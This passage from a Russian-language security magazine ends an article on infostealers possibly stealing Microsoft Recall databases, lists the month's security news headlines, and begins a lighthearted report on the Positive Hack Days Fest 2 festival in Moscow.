> *«Если посмотреть на то, как исторически развивались инфостилеры: они постепенно переходили к автоматическим кражам паролей браузеров, хранящихся локально, — пишет Бомонт. — Иными словами, если злоумышленник получает доступ к системе, он похищает важные базы данных, хранящиеся локально. Хакеры могут просто экстраполировать этот процесс, чтобы воровать еще и информацию, записанную функцией Recall».*

Хотя Бомонт пишет об инфостилерах, проблема не только в них. Например, малварь, которая нацелена на предприятия (вроде TrickBot), порой имеет модули для кражи БД Active Directory домена, чтобы позже поискать там учетные данные. Ничто не помешает таким вредоносам применить аналогичный подход и начать похищать БД Recall тоже.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Инструмент CCTV позволяет узнать местоположение пользователей Telegram

Microsoft не собирается исправлять проблему 0x80070643 в Windows

Proton Mail раскрыл данные пользователя правоохранителям

Экс-студентов МТИ обвинили в хищении 25 миллионов долларов в криптовалюте за 12 секунд

Группировка Muddling Meerkat использует «Великий китайский файрвол» для атак

Apple Wi-Fi Positioning System (WPS) можно использовать для массовой слежки

Stack Overflow банит пользователей, недовольных партнерством ресурса с OpenAI

Украдены данные 49 миллионов клиентов Dell

YouTube перематывает видео и отключает звук для пользователей блокировщиков рекламы

Samsung требует от ремонтных мастерских делиться данными о клиентах

PHDAYS FEST 2

Как прошли четыре дня кибербеза для всех

RE:[ALT]ER
Disturb the Peace
@giftfromtherift

Очередной, второй, Positive Hack Days прошел в Москве, на этот раз в СК «Лужники», и длился аж целых четыре дня, с 23 по 26 мая. Как и в 2023 году, всех, кто хочет погрузиться в мир кибербезопасности и отлично провести время, ждали открытая и закрытая части фестиваля. Четыре дня докладов, конкурсов, битвы Standoff 13, музыки и хорошего настроения — я расскажу, как это было.

Если тебя вдруг удивляет цифра 2 в названии (ведь прошлый PHDays носил номер 12), то разгадка проста: раньше PHDays проходил в формате форума, а теперь это настоящий киберфестиваль, поэтому к названию добавили Fest, а нумерацию начали заново.

ОТКРЫТАЯ ЗОНА ФЕСТИВАЛЯ

Прибыли на «Вокзал»

Четырехдневное приключение под названием Positive Hack Days Fest 2 в этом году начиналось практически сразу от центрального входа в СК «Лужники», где тебя ждали красочные инсталляции «Вокзал» и «Панелька» — первые части «Кибергорода», который, по замыслу, находился под полным контролем обезумевшего искусственного интеллекта.

INFO


- Сайт фестиваля: phdays.com
- Программа фестиваля: день первый, второй, третий и четвертый

Всем заинтересованным предлагалось пройти квест, устроив собственное расследование, целью которого было изучить информацию о всяких системах и девайсах и выявить атаки на них. Также предстояло разобраться, почему ИИ все-таки не выдержал накала страстей и сломался.

А отважных безумцев, справившихся с киберквестом, в финале ждала настоящая этическая дилемма, этакий выбор, подводящий итог всей проделанной работе.

Добро пожаловать!

Cyber TV, Love Found 404 — от этих роликов, крутившихся на больших экранах, я смеялся в голос. С чувством юмора у организаторов все отлично!




Традиционный дефейс бейджа

После вступительных локаций тебе открывался фестиваль, полный развлечений для всех возрастов — от самых маленьких до старшего поколения. Детей на фестивале было много, и их неподдельный интерес к происходящему был очевиден. Родители не всегда успевали вникнуть в окружающую нас всех специфику кибербеза, но молодая кровь рвалась в бой. «У Свалкера» юная исследовательница настойчиво кому-то дозванивалась по проводному телефону, а ее боевая подруга пыталась настроить монитор, прожимая какие-то секретные комбинации на пульте от телевизора. Одобряю столь непреодолимое желание осваивать новые старые технологии!

Локация «У Свалкера»


Молодежь изучает технологии прошлого



Кладбище приложений

Отдельно хочу упомянуть работу артистов, которые все четыре дня отрабатывали на 200%. Грим и специальные костюмы, тематические локации и необычные роли, жара, огромное количество гостей фестиваля — ничто из этого не пошатнуло их профессионализм и желание устроить красочное шоу. Даже по вечерам, когда все прилично утомлялись от продуктивных дней, артисты уверенно и с энергией продолжали играть свои роли, нередко подшучивая над проходящими мимо людьми. Подшутили и надо мной, мне понравилось! :)

Очень харизматичная дама




Тот самый кудесник, что надо мной подшутил

Кибер-Кощей собственной персоной

Я прервал момент единения с природой этого богатыря

На сцене «Спутник» доминировал трек «Научпоп», целью которого было повышение киберграмотности, рассказы об ИТ и цифровом искусстве. Там же играла музыка. В этом году Positive Hack Days подогревали сразу несколько коллективов и артистов: независимая исполнительница Эрика Лундмоен, музыкальный коллектив Levandowskiy & SCHE, стендап-комик Саша Малой, ведущий музыкальный проект России в жанре госпел Moscow Gospel Team и поп-рок-группа The Hatters. Публика была в восторге.




Сцена «Спутник»

Выступление Levandowskiy & SCHE

Неподалеку от сцены «Спутник» были замечены владения чемпиона мира по шахматной композиции, одновременно проводящего несколько партий со всеми желающими.


Чемпион мира по шахматной композиции справа, если что

Разгромный счет не позволял усомниться в мастерстве Сергея Александровича — международного мастера по шахматам, мастера спорта России с рейтингом Эло 2400+ и международного гроссмейстера по русским шахматам. По какой-то неведомой мне причине его нигде не упомянули, ни в программе мероприятия, ни на сайте фестиваля. Просто «шахматы».



Очевидное доминирование профессионального шахматиста

